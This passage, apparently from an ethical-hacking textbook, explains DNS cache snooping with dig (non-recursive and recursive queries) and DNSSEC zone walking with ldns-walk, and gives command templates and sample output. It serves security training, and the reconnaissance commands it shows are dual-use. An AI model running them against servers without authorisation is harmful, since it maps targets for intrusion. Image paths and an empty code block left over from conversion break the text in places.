SRV, and MX. If the queried record is present in the DNS cache, the DNS server responds with the information indicating that some user on the system has visited a specific domain. Otherwise, the DNS server responds with the information about another DNS server that can return an answer to the query, or it replies with the `root.hints` file containing information about all root DNS servers.

  Attackers use the `dig` command followed by the name/IP address of the DNS server, domain name, and type of DNS record file. The `+norecurse` option is used to set the query to non-recursive.

  ```
  dig @<IP of DNS server> <Target domain> A +norecurse
  ```

As shown in the screenshot, the status **`NOERROR`** implies that the query was accepted but no answer was returned, thereby indicating that no user from the system had visited the queried site.



```
┌─[attacker@parrot]─[~]
└──╼ $dig @162.159.25.175 certifiedhacker.com A +norecurse

; <<>> DiG 9.16.22-Debian <<>> @162.159.25.175 certifiedhacker.com A +norecurse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32759
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; MSG SIZE  rcvd: 64
```

Indicates that the query is accepted, but the site is not cached

Figure 4.36: Screenshot of a dig query for a site that is not cached

- **Recursive Method**


  In this method, to snoop on the DNS server, attackers send a recursive query by setting the **`+recurse`** option instead of the **`+norecurse`** option. Similar to the non-recursive method, the attackers query the DNS cache for a specific DNS record such as A, CNAME, PTR, CERT, SRV, and MX.

  In this method, the time-to-live (TTL) field is examined to determine the duration for which the DNS record remains in the cache. Here, the TTL value obtained from the result is compared with the TTL that was initially set in the TTL field. If the TTL value in the result is less than the initial TTL value, the record is cached, indicating that someone on the system has visited that site. However, if the queried record were not present in the cache, it will be added to the cache after the first query is sent.

  Attackers use the same **`dig`** command as in the non-recursive method but with the **`+recurse`** option instead of the **`+norecurse`** option:

  `dig @<IP of DNS server> <Target domain> A +recurse`

  As shown in the screenshot, the TTL value for the domain **`certifiedhacker.com`** is considerably high, which strongly suggests that the domain record was not in the cache when the query was issued.



```

DNSSEC Zone Walking

Domain Name System Security Extensions (DNSSEC) zone walking is a type of DNS enumeration technique in which an attacker attempts to obtain internal records if the DNS zone is not properly configured. The enumerated zone information can assist the attacker in building a host network map.

Organizations use DNSSEC to add security features to the DNS data and provide protection against known threats to the DNS. This security feature uses digital signatures based on public-key cryptography to strengthen authentication in DNS. These digital signatures are stored in the DNS name servers along with common records such as MX, A, AAAA, and CNAME.

While DNSSEC provides Internet security, it is also susceptible to a vulnerability called zone enumeration or zone walking. By exploiting this vulnerability, attackers can obtain network information of a target domain, based on which they may launch Internet-based attacks.

To overcome the zone enumeration vulnerability, a new version of DNSSEC that uses Next Secure version 3 (NSEC3) is used. The NSEC3 record provides the same functionality as NSEC records, except that it provides cryptographically hashed record names that are designed to prevent the enumeration of record names present in the zone.

To perform zone enumeration, attackers can use various DNSSEC zone enumerators such as LDNS, DNSRecon, nsec3map, nsec3walker, and DNSwalk.

DNSSEC Zone Walking Tools

DNSSEC zone walking tools are used to enumerate the target domain's DNS record files. These tools can also perform zone enumeration on NSEC and NSEC3 record files and further use the gathered information to launch attacks such as denial-of-service (DoS) attacks and phishing attacks.


- **LDNS**

  Source: *https://www.nlnetlabs.nl*

  LDNS-walk enumerates the DNSSEC zone and obtains results on the DNS record files.

  As shown in the screenshot, attackers use the following query to enumerate a target domain **`iana.org`** using the DNS server **`8.8.8.8`** to obtain DNS record files:

  `ldns-walk @<IP of DNS Server> <Target domain>`



```
ubuntu@ubuntu-Virtual-Machine:~$ ldns-walk @8.8.8.8 iana.org
iana.org.       iana.org. A NS SOA MX TXT AAAA RRSIG NSEC DNSKEY

Figure 4.38: Screenshot of LDNS displaying results on the target domain

